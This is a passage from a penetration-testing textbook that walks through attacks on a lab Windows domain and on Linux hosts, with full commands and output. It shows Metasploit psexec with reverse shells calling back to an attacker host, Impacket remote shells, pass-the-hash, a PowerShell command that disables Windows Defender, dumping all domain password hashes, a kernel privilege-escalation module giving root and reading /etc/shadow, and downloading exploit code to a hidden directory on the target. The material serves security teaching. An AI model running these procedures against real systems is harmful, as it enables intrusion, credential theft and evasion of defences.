If the attacker had access to a command prompt as a domain administrator, then the module `post/windows/manage/runas` is not needed, as the same commands could be run directly from a command prompt. Another option is the module `post/windows/manage/add_user_domain`; this requires a SYSTEM shell and the ability to steal a token for a domain administrator.

Lateral Movement Across the Domain

An attacker with domain administrator credentials can use them to control other systems in the domain.

Windows Native Tools

Chapter 7 demonstrated ways a domain administrator can interact with other systems in the domain using native Windows tools, either the command prompt or from the GUI. These tools can also be used by an attacker with proper credentials. Some commands, like `scftasks`, `tasklist`, and `taskkill` allow the user to specify the account and password to run the command remotely. As an example, an attacker with a shell on the system ELLIOT as the (regular) user jhaydn and the credentials for the domain administrator jbach can examine the processes on the remote system DRAKE and terminate a process.

```
meterpreter > sysinfo
Computer      : ELLIOT
OS           : Windows 10 (Build 10240).
Architecture   : x64
System Language : en_US
Domain        : PLUTO
Logged On Users : 17
Meterpreter    : x64/windows
meterpreter > shell
Process 3696 created.
Channel 12 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Users\jhaydn\Desktop>tasklist /s drake /u jbach /p password1!
tasklist /s drake /u jbach /p password1!
```

| Image Name | PID | Session Name | Session# | Mem Usage |
|---------------------|-----|--------------|----------|-----------|
| System Idle Process | 0 | | 0 | 8 K |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

... Output Deleted ...

| | | | |
|------------------------|------|---|----------|
| backgroundTaskHost.exe | 4528 | 1 | 24,240 K |
| notepad++.exe | 3804 | 1 | 28,008 K |
| backgroundTaskHost.exe | 4396 | 1 | 15,576 K |
| taskhostw.exe | 6096 | 1 | 6,920 K |
| WmiPrvSE.exe | 5656 | 0 | 8,288 K |

```
C:\Users\jhaydn\Desktop>taskkill /pid 3804 /s drake /u jbach /p password1!
```

```
taskkill /pid 3804 /s drake /u jbach /p password1!
```

```
SUCCESS: The process with PID 3804 has been terminated.
```

Psexec

An attacker with an unprivileged shell on one system and domain administrator credentials can also use Windows tools like psexec or winsrv to execute command on other systems. However, as part of the Sysinternals suite, psexec is not installed by default and may not be present on the compromised system.

Instead, an attacker can use the module exploit/windows/smb/psexec directly from Metasploit.

```
msf > use exploit/windows/smb/psexec
```

```
msf exploit(psexec) > info
```

... Output Deleted ...

Available targets:

| Id | Name |
|----|---------------|
| -- | --- |
| 0 | Automatic |
| 1 | PowerShell |
| 2 | Native upload |
| 3 | MOF upload |

Basic options:

| Name | Setting | Required | Description |
|----------------------|---------|----------|---|
| RHOST | | yes | The target address |
| RPORT | 445 | yes | The SMB service port (TCP) |
| SERVICE_DESCRIPTION | | no | Service description to be used on target for pretty listing |
| SERVICE_DISPLAY_NAME | | no | The service display name |
| SERVICE_NAME | | no | The service name |

| | | | |
|-----------|---------|-----|--|
| SHARE | ADMIN\$ | yes | The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share |
| SMBDomain | . | no | The Windows domain to use for authentication |
| SMBPass | | no | The password for the specified username |
| SMBUser | | no | The username to authenticate as |

Payload information:

Space: 3072

Description:

This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the "psexec" utility provided by SysInternals. This module is now able to clean up after itself. The service created by this tool uses a randomly chosen name and description.

Suppose the attacker wishes to use the module to obtain a shell on an unpatched Windows 8.1 target. The attacker specifies the target system, the user, domain, password, and a payload.

```
msf exploit(psexec) > set rhost 10.0.15.214
rhost => 10.0.15.214
msf exploit(psexec) > set smbuser jbach
smbuser => jbach
msf exploit(psexec) > set smbpass password1!
smbpass => password1!
msf exploit(psexec) > set smbdomain pluto.test
smbdomain => pluto.test
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

When the exploit is run, a shell is returned; moreover, the shell is automatically upgraded to a SYSTEM shell.

```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] 10.0.15.214:445 - Connecting to the server...
[*] 10.0.15.214:445 - Authenticating to 10.0.15.214:445|pluto.test as user
'jbach'...
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
[*] 10.0.15.214:445 - Selecting PowerShell target
[*] 10.0.15.214:445 - Executing the payload...
[+] 10.0.15.214:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.15.206
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.15.206:51173) at 2017-05-29
15:14:25 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

This approach fails against Windows 10 and Windows Server 2016 targets, as the default antivirus solution Windows Defender blocks the attempt. However, only the module from Metasploit is blocked, so if the attacker were to use the Windows native psexec from a Windows system, the connection is permitted.

Wmiexec.py and smbexec.py

Another approach is to use the tool `smbexec.py` from Impacket. This is available on a Kali system in the directory `/usr/share/doc/python-impacket/examples`. To use it, the attacker provides the domain, user, target system, and the password.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./smbexec.py pluto/
jbach@10.0.15.206
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password: <center password here>
[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

Like the Metasploit module, this provides a SYSTEM shell. This can be run either against TCP/445 or, if that is blocked, against TCP/139.

Another approach is to use the tool `wmiexec.py`, also from `/usr/share/doc/python-impacket/examples`.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./wmiexec.py pluto/
jbach@10.0.15.206
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password: <center password here>
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
```

```
[!] Press help for extra shell commands
C:\>whoami
pluto\jbach
```

Unlike `smbexec.py`, the `wmiexec.py` tool provides a shell as the domain administrator, rather than as SYSTEM.

Disabling Windows Defender

These approaches do not provide a Meterpreter shell on the target. On the other hand, a domain administrator can disable Windows Defender directly from the command line.

```
C:\>powershell.exe -Command "& {Set-MpPreference -DisableRealtimeMonitoring $true}"
```

The attacker can then use the Metasploit `psexec` module to obtain a Meterpreter shell. To re-enable Windows Defender, the attacker runs the same command, except setting the value to `$false`.

```
C:\>powershell.exe -Command "& {Set-MpPreference -DisableRealtimeMonitoring $false}"
```

Windows Defender can also be disabled in the registry.

Passing the Hashes

These lateral movement techniques rely on the attacker's knowledge of the password of a domain administrator. However, knowledge of the password is not required; knowledge of the NTLM hashes is sufficient. In general, it is easier to find hashes rather than passwords. Even when Mimikatz is unable to determine the plain text password, for example, it is often able to find the NTLM hashes.

To use the hashes, suppose that the attacker has determined that the NTLM hash of the user `jbach` is `5b4c6335673a75f13ed948e848f00840`. Recall that the LM hash is no longer used and the LM hash of a blank password is `aad3b435b51404eeaad3b435b51404ee`. The concatenation of the LM hash with a colon and the NTLM hash can be used in either `smbexec.py` or `wmiexec.py`.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./wmiexec.py pluto/
jbach@10.0.15.206 -hashes aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e
848f00840
```

Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
pluto\jbach
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

The same approach is taken with `smbexec.py`.

To use the hashes in Metasploit, specify the hashes instead of the password.

```
msf exploit > use exploit/windows/smb/psexec
... Configuration Omitted ...

msf exploit(psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f
13ed948e848f00840
smbpass => aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840
msf exploit(psexec) > run

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] 10.0.15.206:445 - Connecting to the server...
[*] 10.0.15.206:445 - Authenticating to 10.0.15.206:445|pluto as user 'jbach'...
[*] 10.0.15.206:445 - Selecting PowerShell target
[*] 10.0.15.206:445 - Executing the payload...
[+] 10.0.15.206:445 - Service start timed out, OK if running a command or non-service
executable...
[*] Sending stage (957487 bytes) to 10.0.15.206
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.15.206:51253) at 2017-05-29
16:12:00 -0400
```

Dumping Domain Hashes

An attacker with domain administrator credentials can use them to authenticate to a domain controller. This access can then be leveraged to obtain the password hashes for all the users on the domain.

Indeed, the attacker can log on to the domain controller using `exploit/windows/smb/psexec` and domain administrator credentials. Windows Server 2016 includes Windows Defender by default, which would normally block such a logon. However, the attacker can use `smbexec.py` or `wmiexec.py` (or even a legitimate copy of `psexec` on a Windows system), then disable Windows Defender.

Once the attacker has the session on the domain controller, they can load the module `post/windows/gather/smart_hashdump`.

```
msf exploit(psexec) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > info
```

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| GETSYSTEM | false | no | Attempt to get SYSTEM privilege on the target host. |
| SESSION | | yes | The session to run this module on. |

Description:

This will dump local accounts from the SAM Database. If the target host is a Domain Controller, it will dump the Domain Account Database using the proper technique depending on privilege level, OS and role of the host.

To use the module, the attacker needs only to specify the session.

```
msf post(smart_hashdump) > set session 1
session => 1
msf post(smart_hashdump) > exploit

[*] Running module against OORT
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170529211150_default_10.0.15.200_windows.hashes_225045.txt
[+] This host is a Domain Controller!
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848
f00840
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3cb114cae2a8afb593e2d21558bc2d65
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0
[+] jbach:1103:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840
[+] wmozart:1104:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840
[+] lbeethoven:1105:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840

... Output Deleted ...

[+] DRAKE$:1155:aad3b435b51404eeaad3b435b51404ee:bc25d89234ff81c72a9fd41c61dc0626
[*] Post module execution completed
```

At this point, the attacker has the NTLM hashes for the domain users. They can either be cracked with John the Ripper or passed directly.

Local Accounts

An attacker able to determine the password or the password hash for a (non-disabled) local administrator account can also use this account with psexec and similar tools. This is significant for several reasons. As has already been seen, it generally is easier to obtain the password hashes for a local account than for a domain account. Further, tools like psexec accept password hashes instead of the passwords, so the attacker does not need to crack the hashes. Finally, because managing local administrator accounts in a large domain is difficult, many times large organizations reuse local administrator passwords across machines.

Together, this means that an attacker that obtains the password hash for a local administrator account on one system in the organization can often use the same local administrator account password hash on other systems in the domain, all without needing a single domain account or cracking the password.

Notes and References

Hardly a month goes by without some new attack against Windows systems. Though this chapter is meant to provide an overview of some of the major techniques for attacking Windows systems, it is necessarily limited by length and by the fast-paced nature of newly announced attacks and techniques.

One gigantic omission is a discussion of Empire, which is a full featured post-exploitation framework that runs in PowerShell or in Python. It includes a range of tools, including reconnaissance tools, an LLMNR spoofer based on Inveigh (<https://github.com/Kevin-Robertson/Inveigh>), full Mimikatz integration, privilege escalation, and more. It's awesome, and it saddens me that there isn't enough room to do it justice.

PowerShell is becoming much more important in exploiting Windows domains, and Metasploit has tools to integrate PowerShell into Meterpreter. See, for example, <https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension>. The tool WMImplant (<https://github.com/ChrisTruncer/WMImplant>) uses PowerShell for lateral movement and other post-exploitation tasks.

Mandiant has released a collection of post-exploitation tools at https://www.fireeye.com/blog/threat-research/2016/07/red_team_tool_roundup.html. Another great tool that can't be discussed due to space limitations is BloodHound (<https://github.com/BloodHoundAD/BloodHound>), which examines trust relationships in an Active Directory environment to determine attack paths.

Readers need to keep current with new techniques and new attacks as they are released. One excellent resource is <https://adsecurity.org>. They have too many excellent articles to list individually; it is worth a long look. Also worth a look are the resources provided by netbiosX at <https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md> and at <https://pentestlab.blog/>.

A neat privilege Windows privilege escalation attack is Hot Potato (<https://foxburgsecurity.com/2016/01/16/hot-potato/>, <https://pentestlab.blog/2017/04/13/hot-potato/>). This combines both NBNS spoofing and a WPAD attack.

More information about access tokens and their significance can be found at <https://docs.microsoft.com/en-us/windows/desktop/SecAuthZ/access-tokens>.

Metasploit has several related modules that provide psexec-like functions; see <https://community.rapid7.com/community/metasploit/blog/2013/03/09/psexec-demystified> for more details. There is also a collection of Metasploit tools that use WinRM; see <https://community.rapid7.com/community/metasploit/blog/2012/11/08/abusing-windows-remote-management-winrm-with-metasploit>.

When discussing lateral movement through the domain, the focus in this chapter has been on psexec or WMI. These are not the only techniques available to an attacker, however. One area of recent interest has been to use RPC/DCOM as a vector to run code on remote systems. Take a look at <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mm20-application-com-object/> and the follow-on piece at <https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/> to see the technique.

The Kiwi extension to Meterpreter is based on the stand-alone tool Mimikatz, developed by Benjamin Delpy. The stand-alone tool is available from <https://github.com/gentilkiwi/mimikatz>.

The December 2009 attack on RockYou is a watershed moment in the development of password cracking techniques. RockYou had a large user base and stored passwords internally in plain text. Once their network was breached and the data for the 32 million accounts taken and released, hackers began focusing their attention on analyzing the techniques that people used to select passwords. Now rather than relying on brute force attacks on a large key space, attackers instead look for common passwords and common patterns, like ending a simple password with a number and a punctuation mark.

Though John the Ripper is a commonly used password hash cracking tool, it is not the only one. Another excellent tool is Hashcat (<http://hashcat.net/oclhashcat/>). Hashcat uses graphics cards to significantly speed up attacks.

Documentation for John the Ripper is available online at <http://www.openwall.com/john/doc>. When using John, samples for a range of hash types are available at <http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>.

Success using wordlist-based attacks on password hashes depends on good wordlists. One source is <https://github.com/berzerk0/Probable-Wordlists>.

Finally, note that because security is so dynamic, though the techniques described here work today, their effectiveness is likely to change in the future. For example, I have used the Windows Escalate Task Scheduler XML Privilege Escalation MS10-092 scheleveator attack in live demonstrations in the past, but now attacks on those same systems using the same exploit appear to fail. The Windows TrackPopupMenuEx Win32k NULL Page MS13-081 attack in recent testing against 32-bit Windows 7 domain member systems on VirtualBox appears to reliably generate the blue screen of death. Always remember that these are exploit tools that continue to evolve over time; these sorts of issues are not only normal but should be expected.

CHAPTER 9

Privilege Escalation in Linux

Introduction

An attacker that gains a foothold on a Linux system wants to escalate privileges to root in the same way that an attacker on a Windows domain wants to escalate privileges to Administrator or Domain Administrator. The techniques used on a Linux target are somewhat different. There are fewer privilege escalation modules in Metasploit, so an attacker may need to rely on a customized exploit. The success of these exploits may require a particular distribution and a version. These exploits are usually distributed as source code, and so need to be compiled. The 2016 Dirty COW class of attacks is particularly powerful because they work against such a wide range of systems; nearly every Linux system prior to the 2016 patch can be exploited.

Once an attacker has gained root access, they can grab the password hashes for the users on the system and pass them to John the Ripper for cracking.

Linux Reconnaissance

Once an attacker obtains a shell on a target, one of the first tasks is basic reconnaissance to determine more about the system.

Metasploit Tools

If the attacker has gained a Meterpreter shell, then the attacker can determine information about the system using `sysinfo` and the user using `getuid`.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : diomedes.atseroid.test
OS           : Ubuntu 16.10 (Linux 4.8.0-22-generic)
```

CHAPTER 9 PRIVILEGE ESCALATION IN LINUX

```
Architecture : x64
Meterpreter  : x64/linux
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
```

This shows that the comprised system is named diomedes.asteroid.test; that it is a 64-bit Ubuntu 16.10 system; and that the compromised user has user ID 1000, group ID 1000, effective user ID 1000 and effective group ID 1000. None of these are root privileged accounts, which usually have the ID 0.

There are Metasploit modules that can be run after exploitation to determine more information about the compromised target.

- `post/linux/gather/enum_users_history`
 - Grabs the various history files of user commands, including their Bash command history and their MySQL command history
- `post/linux/gather/enum_network`
 - Provides the attacker with the address of the system, the DNS servers it uses, the routing table, and the current active network connections
- `post/linux/gather/enum_configs`
 - Obtains common configuration files that are readable by the compromised user
- `post/linux/gather/checkvm`
 - Determines if the target is likely to be a virtual machine

In general, these modules grab the data and dump it into the `loot` directory in various files.

```
msf exploit(handler) > use post/linux/gather/enum_network
msf post(enum_network) > set session 1
session => 1
msf post(enum_network) > xrun

[+] Info:
[+]     Ubuntu 16.10
[+]     Linux diomedes 4.8.0-22-generic #24-Ubuntu SMP Sat Oct 8 09:15:00 UTC 2016
x86_64 x86_64 x86_64 GNU/Linux
[*] Collecting data...
[+] Network config stored in /root/.msf4/loot/20180528223342_default_10.0.2
.70_linux.enum.netwo_276868.txt
```

... Output Deleted ...

```
[+] Wireless information stored in /root/.msf4/loot/20180528223342_default_10.0.2.70_linux.enum.netwo_294359.txt
[+] Listening ports stored in /root/.msf4/loot/20180528223342_default_10.0.2.70_linux.enum.netwo_301803.txt
[+] If-Up/If-Down stored in /root/.msf4/loot/20180528223342_default_10.0.2.70_linux.enum.netwo_435930.txt
[*] Post module execution completed
```

These modules can be run even if the attacker's payload is a reverse shell instead of a Meterpreter shell.

Native Tools

One nice feature of the various Metasploit post modules is that they provide the attacker with the version of Linux run by the target, along with the kernel version. An attacker that has obtained a shell on a system without using Metasploit discovers that though there are several different ways to determine the distribution and version of a Linux system, these approaches depend on the distribution and version, which is what the attacker is trying to determine. Most distributions store their version information in a file in the /etc directory named variously /etc/os-release, /etc/system-release, /etc/lsb_release, /etc/redhat-release, /etc/centos-release, and/or /etc/SuSE-release. One simple approach is to ask for all the data from a shell.

```
msf post(enum_users_history) > sessions -i 2
[*] Starting interaction with 2...
cat /etc/*-release
DISTRIB_ID=LinuxMint
DISTRIB_RELEASE=17.1
DISTRIB_CODENAME=rebecca
DISTRIB_DESCRIPTION="Linux Mint 17.1 Rebecca"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
cat: /etc/upstream-release: Is a directory
```

This shows that the compromised host is a Mint 17.1 system, which is based on an Ubuntu 14.04.1 build. The kernel version can be found by running `uname`.

```
uname -a
```

```
Linux alauda 3.13.0-37-generic #64-Ubuntu SMP Mon Sep 22 21:28:38 UTC 2014 x86_64 x86_64 GNU/Linux
```

Linux Privilege Escalation with Metasploit

An attacker that has gained user-level access to a Linux system generally wants to escalate privileges to root.

One approach to privilege escalation is to use tools available directly from Metasploit. In contrast to the situation on Windows systems, the number of exploit modules in Metasploit is limited.

- Overlayfs Privilege Escalation
 - `exploit/linux/local/overlayfs_priv_esc`
 - CVE 2015-1328, CVE 2015-8660
 - Ubuntu 14.04 x64, Mint 17 x64, Mint 17.1 x64
- Linux BPF Local Privilege Escalation
 - `exploit/linux/local/bpf_priv_esc`
 - CVE 2016-4557
 - Ubuntu 16.04
 - Libfuse-dev needs to be installed on the target
- AF_PACKET chocobo_root Privilege Escalation
 - `exploit/linux/local/af_packet_chocobo_root_priv_esc`
 - CVE 2016-8655
 - Mint 18 x64, Ubuntu 16.04 x64
 - System needs two cores

Example: Ubuntu 14.04 and Overlayfs Privilege Escalation

As an example of the use of these modules, consider an attacker who has obtained a Meterpreter shell on an Ubuntu 14.04 system following the techniques of Chapter 2.

```
msf exploit(handler) > sessions
Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter x64/linux  uid=1000, gid=1000, euid=1000, egid=1000 @
winchester.asteroid.test  10.0.2.2:4444 -> 10.0.3.48:46928 (10.0.3.48)
```

The attacker loads the privilege escalation exploit and configures it with a reverse shell as the payload.

```
msf exploit(handler) > use exploit/linux/local/overlayfs_priv_esc
msf exploit(overlayfs_priv_esc) > info
```

... Output Deleted ...

Available targets:

| Id | Name |
|----|---------------|
| -- | --- |
| 0 | CVE-2015-1328 |
| 1 | CVE-2015-8660 |

Basic options:

| Name | Setting | Required | Description |
|-------------|---------|----------|--|
| ----- | ----- | ----- | ----- |
| COMPILE | Auto | yes | Compile on target (Accepted: Auto, True, False) |
| SESSION | | yes | The session to run this module on. |
| WritableDir | /tmp | yes | A directory where we can write files (must not be mounted noexec) |

Payload information:

Description:

This module attempts to exploit two different CVEs related to overlayfs. CVE-2015-1328: Ubuntu specific -> 3.13.0-24 (14.04 default) < 3.13.0-55 3.16.0-25 (14.10 default) < 3.16.0-41 3.19.0-18 (15.04 default) < 3.19.0-21 CVE-2015-8660: Ubuntu: 3.19.0-18 < 3.19.0-43 4.2.0-18 < 4.2.0-23 (14.04.1, 15.10) Fedora: < 4.2.8 (vulnerable, un-tested) Red Hat: < 3.10.0-327 (rhel 6, vulnerable, un-tested)

CHAPTER 9 PRIVILEGE ESCALATION IN LINUX

... Output Deleted ...

```
msf exploit(overlayfs_priv_esc) > set session 1
session => 1
msf exploit(overlayfs_priv_esc) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf exploit(overlayfs_priv_esc) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

For this exploit, the target needs to be specified; since the compromised system is Ubuntu 14.04, the proper target uses CVE 2015-1328. The attacker sets the target and launches the exploit.

```
msf exploit(overlayfs_priv_esc) > set target 0
target => 0
msf exploit(overlayfs_priv_esc) > run
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Writing to /tmp/YSNjLLib (13655 bytes)
[*] Writing to /tmp/ofslib.so (7752 bytes)
[*] Writing to /tmp/lXqzVpYN (188 bytes)
[*] Sending stage (38 bytes) to 10.0.3.48
[*] Command shell session 2 opened (10.0.2.2:4444 -> 10.0.3.48:46929) at 2017-07-08
14:03:33 -0400
[+] Deleted /tmp/YSNjLLib
[+] Deleted /tmp/lXqzVpYN
```

```
4168032215
AhofzueNuQJPjJTZeAmUPrgiKnsDAPJR
true
VsfgnMLmHloRiFSQCUrYvMlWozJUAqhp
ZbUFRAQQadjfYzjGNsCKtEhFfQMNLCwg
SUGjnffWYcEyIjaBZyxnVkpRgeZENgLv
true
WaOvpaqCTQDWLqbcZpfmAkGHpnEXBCLh
vGuNBAPxmYSiHjQcfowWl0qjjHVjCiik
ysYTgatmuLOBOXnwTDsnHifKuQSnrFmf
# # #
```

Although the result of the exploit seems odd and includes unusual text, it works happily as a root shell.

```
# # # whoami
root
# tail -n5 /etc/shadow
colord:*:16177:0:99999:7:::
```

```

hplip*:16177:0:99999:7:::
pulse*:16177:0:99999:7:::
jmaxwell:$6$5TsuWvVn$QiWL.1i8fv5kXdspONloGY9IlYAuVHmXhfylzEM9giSFFcXhqnp
PVNOcLMjgMiGRPuqg08aUt5r4tMarX6dAV1:17180:0:99999:7:::
vboxadd!:17182:::::
#

```

Linux Direct Privilege Escalation

Because so few Linux privilege escalation exploits are present within Metasploit, an attacker interested in obtaining root may turn to other exploits. One source for exploits is www.exploit-db.com; these are included in Kali in the directory /usr/share/exploitdb. The tool, searchsploit, can be used to search through these exploits by keyword. Another source for exploits is Security Focus (<http://www.securityfocus.com>). Major vulnerabilities have a web page that describes the vulnerability, discussion, publicly known exploit code, solutions to the underlying problem, and references.

Significant Linux privilege escalation attacks include:

- Linux Kernel CVE-2012-0056 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/35161.c,
/usr/share/exploitdb/platforms/linux/local/18411.c
 - <http://www.securityfocus.com/bid/51625>
 - CVE 2012-0056
 - Mint 12; Ubuntu 11.10
- Linux Kernel CVE-2013-1763 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/33336.c,
/usr/share/exploitdb/platforms/lin_x86-64/local/24555.c,
/usr/share/exploitdb/platforms/lin_x86-64/local/24746.c
 - <http://www.securityfocus.com/bid/58137>
 - CVE 2013-1763
 - Mint 14, Ubuntu 12.10
- Linux Kernel CVE-2013-2094 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/25444.c,
/usr/share/exploitdb/platforms/lin_x86-64/local/26131.c,
/usr/share/exploitdb/platforms/lin_x86-64/local/33589.c

- <http://www.securityfocus.com/bid/59846>
- CVE 2013-2094
- CentOS 6.1, 6.2, 6.3, 6.4; Mint 13; Ubuntu 12.04
- Requires 64-bit target
- Linux Kernel ‘compat_sys_recvmsg()’ Function Local Memory Corruption Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/31346.c,
/usr/share/exploitdb/platforms/lin_x86-64/local/31347.c
 - <http://www.securityfocus.com/bid/65255>
 - CVE 2014-0038
 - Mint 15, 16; Ubuntu 13.04, 13.10
 - Requires 64-bit target
- Linux Kernel CVE-2014-3153 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/35370.c
 - <http://www.securityfocus.com/bid/67906>
 - CVE 2014-1353
 - CentOS 7.0.1406
- Apport CVE-2015-1318 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/36746.c,
/usr/share/exploitdb/platforms/linux/local/36782.sh
 - <http://www.securityfocus.com/bid/74160>
 - CVE 2015-1318, CVE 2015-1862
 - Ubuntu 14.04
- Apport CVE-2015-1325 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/37088.c
 - <http://www.securityfocus.com/bid/74769>
 - CVE 2015-1325
 - Ubuntu 14.04, 14.10, 15.04

- Ubuntu Linux CVE-2015-1328 Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/37292.c,
/usr/share/exploitdb/platforms/linux/local/37293.txt
 - <http://www.securityfocus.com/bid/75206>
 - CVE 2015-1328
 - Mint 17, 17.1; Ubuntu 14.04, 14.10, 15.04
- Linux Kernel ‘fs/overlayfs/inode.c’ Local Privilege Escalation Vulnerability
 - /usr/share/exploitdb/platforms/linux/local/39166.c,
/usr/share/exploitdb/platforms/linux/local/39230.c
 - <http://www.securityfocus.com/bid/79671>
 - CVE 2015-8660
 - Ubuntu 15.04, 15.10
- Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter target_offset Out-of-Bounds Privilege Escalation
 - /usr/share/exploitdb/platforms/lin_x86-64/local/40049.c
 - Ubuntu 16.04 x64, Mint 18 x64
 - Requires iptables running on the target

Attackers using code from Exploit-db need to be aware of its limitations. The exploits present are those that have been publicly released and are of uneven quality. Some exploits are robust and work well, while others do not. In some cases, when source code is provided, the code will not even compile without modification. Moreover, there is no guarantee that the exploit does what it claims to do or that even its code is safe. Before using such code, read and review the source code.

Kernel exploits like the ones in this list are not always stable. When successful, the attacker will escalate privileges, but when they are not successful, the target system may crash or worse.

Example: Ubuntu 15.04 Apport CVE-2015-1325 Local Privilege Escalation Vulnerability

As an example, suppose an attacker has used malware to obtain a (non-Meterpreter) reverse shell on an Ubuntu 15.04 x64 system.

```
msf exploit(handler) >
[*] Sending stage (38 bytes) to 10.0.3.53
[*] Command shell session 1 opened (10.0.2.2:4444 -> 10.0.3.53:39823) at 2017-07-09
17:50:41 -0400
```

```
msf exploit(handler) > sessions
```

Active sessions

| Id | Type | Information | Connection |
|----|-----------------|-------------|--|
| -- | -- | -- | -- |
| 1 | shell x64/linux | | 10.0.2.2:4444 -> 10.0.3.53:39823 (10.0.3.53) |

The proof of concept code for the Apport CVE-2015-1325 Local Privilege Escalation Vulnerability is already present in Kali, in the file /usr/share/exploitdb/platforms/linux/local/37088.c. The code needs to be downloaded to the target system and compiled following the instructions included with the source code. The first thing the attacker needs to do is to get a copy of the exploit code over to the target.

Uploading Files via a Simple Web Server

One way to get the file to the target is to use wget on the target and download the exploit. An attacker can start a web server to host the file. Rather than go through the complexity of setting up Apache, a quick way to do so is through Python. The attacker navigates to the directory they would like to share, say /usr/share/exploitdb/platforms/linux/local. Then they use Python to start a simple web server.

```
root@kali-2016-2-u:~# cd /usr/share/exploitdb/platforms/linux/local/
root@kali-2016-2-u:/usr/share/exploitdb/platforms/linux/local# python -m
SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

At this point, any user can navigate to the attacker's system and download files from this directory.

To get the file to the target system, the attacker uses the initial shell and issues a wget command to download the file. Before doing so, it makes sense to consider where in the file system the downloaded file will be stored. First the attacker navigates to the /tmp subdirectory and checks to see the contents.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
cd /tmp
ls
config-err-AGjXB3
systemd-private-d51e85618c48475783003b9654d3b385-colord.service-s77Du4
systemd-private-d51e85618c48475783003b9654d3b385-rtkit-daemon.service-f00UzT
systemd-private-d51e85618c48475783003b9654d3b385-systemd-timesyncd.service-X0hQmi
unity_support_test.1
```

Rather than store the file here, the attacker creates a directory whose name begins with a dot so that it would not appear in a casual file listing, then moves to that directory before downloading the file.

```
mkdir .tmp
cd .tmp
wget http://10.0.2.2:8000/37088.c
--2017-07-09 18:11:32-- http://10.0.2.2:8000/37088.c
Connecting to 10.0.2.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6276 (6.1K) [text/plain]
Saving to: '37088.c'

OK .....                                         100% 2.41G=0s

2017-07-09 18:11:32 (2.41 GB/s) - '37088.c' saved [6276/6276]
```

The code is then compiled on the target, following the instructions in the code. However, the first attempt at compiling the code on the remote target fails.

```
gcc 37088.c -o 37088
gcc: error trying to exec 'cc1': execvp: No such file or directory
```

Working with Limited Shells

